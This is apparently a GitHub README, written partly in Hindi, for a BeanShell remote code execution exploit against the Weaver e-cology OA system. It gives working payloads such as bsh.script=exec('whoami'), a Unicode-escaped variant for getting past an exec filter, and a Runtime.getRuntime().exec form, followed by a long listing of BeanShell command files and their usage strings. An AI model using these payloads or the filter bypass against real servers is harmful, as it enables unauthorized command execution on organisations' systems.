 jas502n/e-cology
e-cology OA_Beanshell_RCE






लक्ष्य सिस्टम का os.name जांचें (क्योंकि यदि लक्ष्य सिस्टम विंडोज है, तो set जैसे कमांड चलाने के लिए मैन्युअल रूप से cmd.exe /c set टाइप करना होगा) exec फिल्टर को बायपास करने के लिए यूनिकोड का उपयोग करें, कुछ साइटों पर।
bsh.script=exec('whoami');

>>>>unicode बायपास

bsh.script=\u0065\u0078\u0065\u0063("whoami");
पिछले उदाहरण में हमने मान प्रदर्शित करने के लिए print() नामक एक सुविधाजनक 'बिल्ट-इन' BeanShell कमांड का उपयोग किया था।

print() मूलतः वही काम करता है जो System.out.println() करता है, सिवाय इसके कि यह सुनिश्चित करता है कि आउटपुट हमेशा कमांड लाइन पर जाए। print() कुछ प्रकार की वस्तुओं (जैसे ऐरे) को Java की तुलना में अधिक शब्दशः प्रदर्शित करता है।

एक अन्य संबंधित कमांड है show(), जो हर पंक्ति के परिणाम के स्वचालित प्रदर्शन को चालू या बंद करता है।
source(), run() - इस इंटरप्रेटर में bsh स्क्रिप्ट पढ़ें, या इसे नए इंटरप्रेटर में चलाएं
frame() - किसी Frame या JFrame में GUI घटक प्रदर्शित करें।
load(), save() - सीरियलाइज़ेबल ऑब्जेक्ट को फ़ाइल में लोड या सेव करें।

cd(), cat(), dir(), pwd(), आदि - यूनिक्स-जैसे शेल कमांड
exec() - एक मूल एप्लिकेशन चलाएं
javap() - किसी ऑब्जेक्ट के मेथड और फ़ील्ड प्रिंट करें, Java javap कमांड के आउटपुट के समान।
setAccessibility() - प्राइवेट और प्रोटेक्टेड घटकों तक अप्रतिबंधित पहुंच चालू करें।
/Users/ale/Desktop/bsh/weaver/WEB-INF/lib/bsh/commands
.//object.bsh
.//rm.bsh
.//run.bsh
.//print.bsh
.//pwd.bsh
.//error.bsh
.//cat.bsh
.//setClassPath.bsh
.//setAccessibility.bsh
.//exec.bsh
.//setFont.bsh
.//dirname.bsh
.//exit.bsh
.//source.bsh
.//frame.bsh
.//cp.bsh
.//printBanner.bsh
.//browseClass.bsh
.//cd.bsh
.//which.bsh
.//setNameSpace.bsh
.//workspaceEditor.bsh
.//thinBorder.bsh
.//bind.bsh
.//bg.bsh
.//save.bsh
.//fontMenu.bsh
.//getSourceFileInfo.bsh
.//classBrowser.bsh
.//load.bsh
.//javap.bsh
.//addClassPath.bsh
.//server.bsh
.//desktop.bsh
.//importCommands.bsh
.//mv.bsh
.//setStrictJava.bsh
.//eval.bsh
.//dir.class
.//getBshPrompt.bsh
.//unset.bsh
.//show.bsh
.//getResource.bsh
.//reloadClasses.bsh
.//clear.bsh
.//getClass.bsh
.//makeWorkspace.bsh
.//importObject.bsh
.//sourceRelative.bsh
.//getClassPath.bsh
.//pathToFile.bsh
.//setNameCompletion.bsh
.//editor.bsh
.//extend.bsh
.//debug.bsh

a=5;
eval("b=a*2");
print(b);

>>>
10
cat exec.bsh

/**
	Start an external application using the Java Runtime exec() method.
	Display any output to the standard BeanShell output using print().
*/

bsh.help.exec = "usage: exec( String arg )";

exec( String arg )
{
	this.proc = Runtime.getRuntime().exec(arg);
	this.din = new DataInputStream( proc.getInputStream() );
	while( (line=din.readLine()) != null )
		print(line);

1. exec("whoami")

2. this.proc = Runtime.getRuntime().exec("whoami");
   this.din = new DataInputStream( proc.getInputStream() );
   while( (line=din.readLine()) != null )
   print(line);
./commands/object.bsh
>>> bsh.help.object = "usage: object()";

./commands/rm.bsh
>>> bsh.help.rm = "usage: cd( path )";

./commands/run.bsh
>>> bsh.help.run= "usage: Thread run( filename )";

./commands/run.bsh
>>> 42:	this.bsh.help=extend(bsh.help);

./commands/print.bsh
>>> bsh.help.print = "usage: print( value )";

./commands/cat.bsh
>>> bsh.help.cat = "usage: cat( filename )";

./commands/setClassPath.bsh
>>> bsh.help.setClassPath= "usage: setClassPath( URL [] )";

./commands/exec.bsh
>>> bsh.help.exec = "usage: exec( String arg )";

./commands/setFont.bsh
>>> bsh.help.setFont = "usage: setFont( Component comp, int size )";

./commands/dirname.bsh
>>> bsh.help.cd = "usage: dirname( path )";

./commands/exit.bsh
>>> bsh.help.exit = "usage: exit()";

./commands/source.bsh
>>> bsh.help.source = "usage: source( filename | URL )";

./commands/frame.bsh
>>> bsh.help.frame = "usage: frame( Component component )";

./commands/cp.bsh
>>> bsh.help.cp = "usage: cp( fromFile, toFile )";

./commands/cd.bsh
>>> bsh.help.cd = "usage: cd( path )";

./commands/which.bsh
>>> bsh.help.which= "usage: which( classIdentifier | string | class )";

./commands/setNameSpace.bsh
>>> bsh.help.setNameSpace =

./commands/bg.bsh
>>> bsh.help.run= "usage: Thread bg( filename )";

./commands/save.bsh
>>> bsh.help.save = "usage: save( object, filename )";

./commands/getSourceFileInfo.bsh
>>> bsh.help.getSourceFileInfo = "usage: getSourceFileInfo()";

./commands/load.bsh
>>> bsh.help.load = "usage: load(filename)";

./commands/javap.bsh
>>> bsh.help.javap= "usage: javap( value )";

./commands/addClassPath.bsh
>>> bsh.help.addClassPath= "usage: addClassPath( string | URL )";

./commands/server.bsh
>>> bsh.help.server = "usage: server(int port)";

./commands/importCommands.bsh
>>> bsh.help.importCommands = "usage: importCommands( string )";

./commands/mv.bsh
>>> bsh.help.mv = "usage: mv( fromFile, toFile )";

./commands/eval.bsh
>>> bsh.help.eval = "usage: eval( String expression )";

./commands/unset.bsh
>>> bsh.help.unset = "usage: unset( name )";

./commands/show.bsh
>>> bsh.help.show = "usage: show()";

./commands/getResource.bsh
>>> bsh.help.getResource = "usage: getResource( String name )";

./commands/reloadClasses.bsh
>>> bsh.help.reloadClasses=

./commands/getClass.bsh
>>> bsh.help.getClass= "usage: getClass( String name )";

./commands/importObject.bsh
>>> bsh.help.importObject = "usage: importObject( Object )";

./commands/getClassPath.bsh
>>> bsh.help.getClassPath= "usage: getClassPath()";

./commands/pathToFile.bsh
>>> bsh.help.pathToFile = "usage: File pathToFile( String )";

./commands/setNameCompletion.bsh
>>> bsh.help.setNameCompletion= "usage: setNameCompletion( boolean )";

./commands/editor.bsh
>>> bsh.help.editor = "usage: editor()";

./commands/extend.bsh
>>> bsh.help.extend= "usage: extend( This parent )";

./commands/debug.bsh
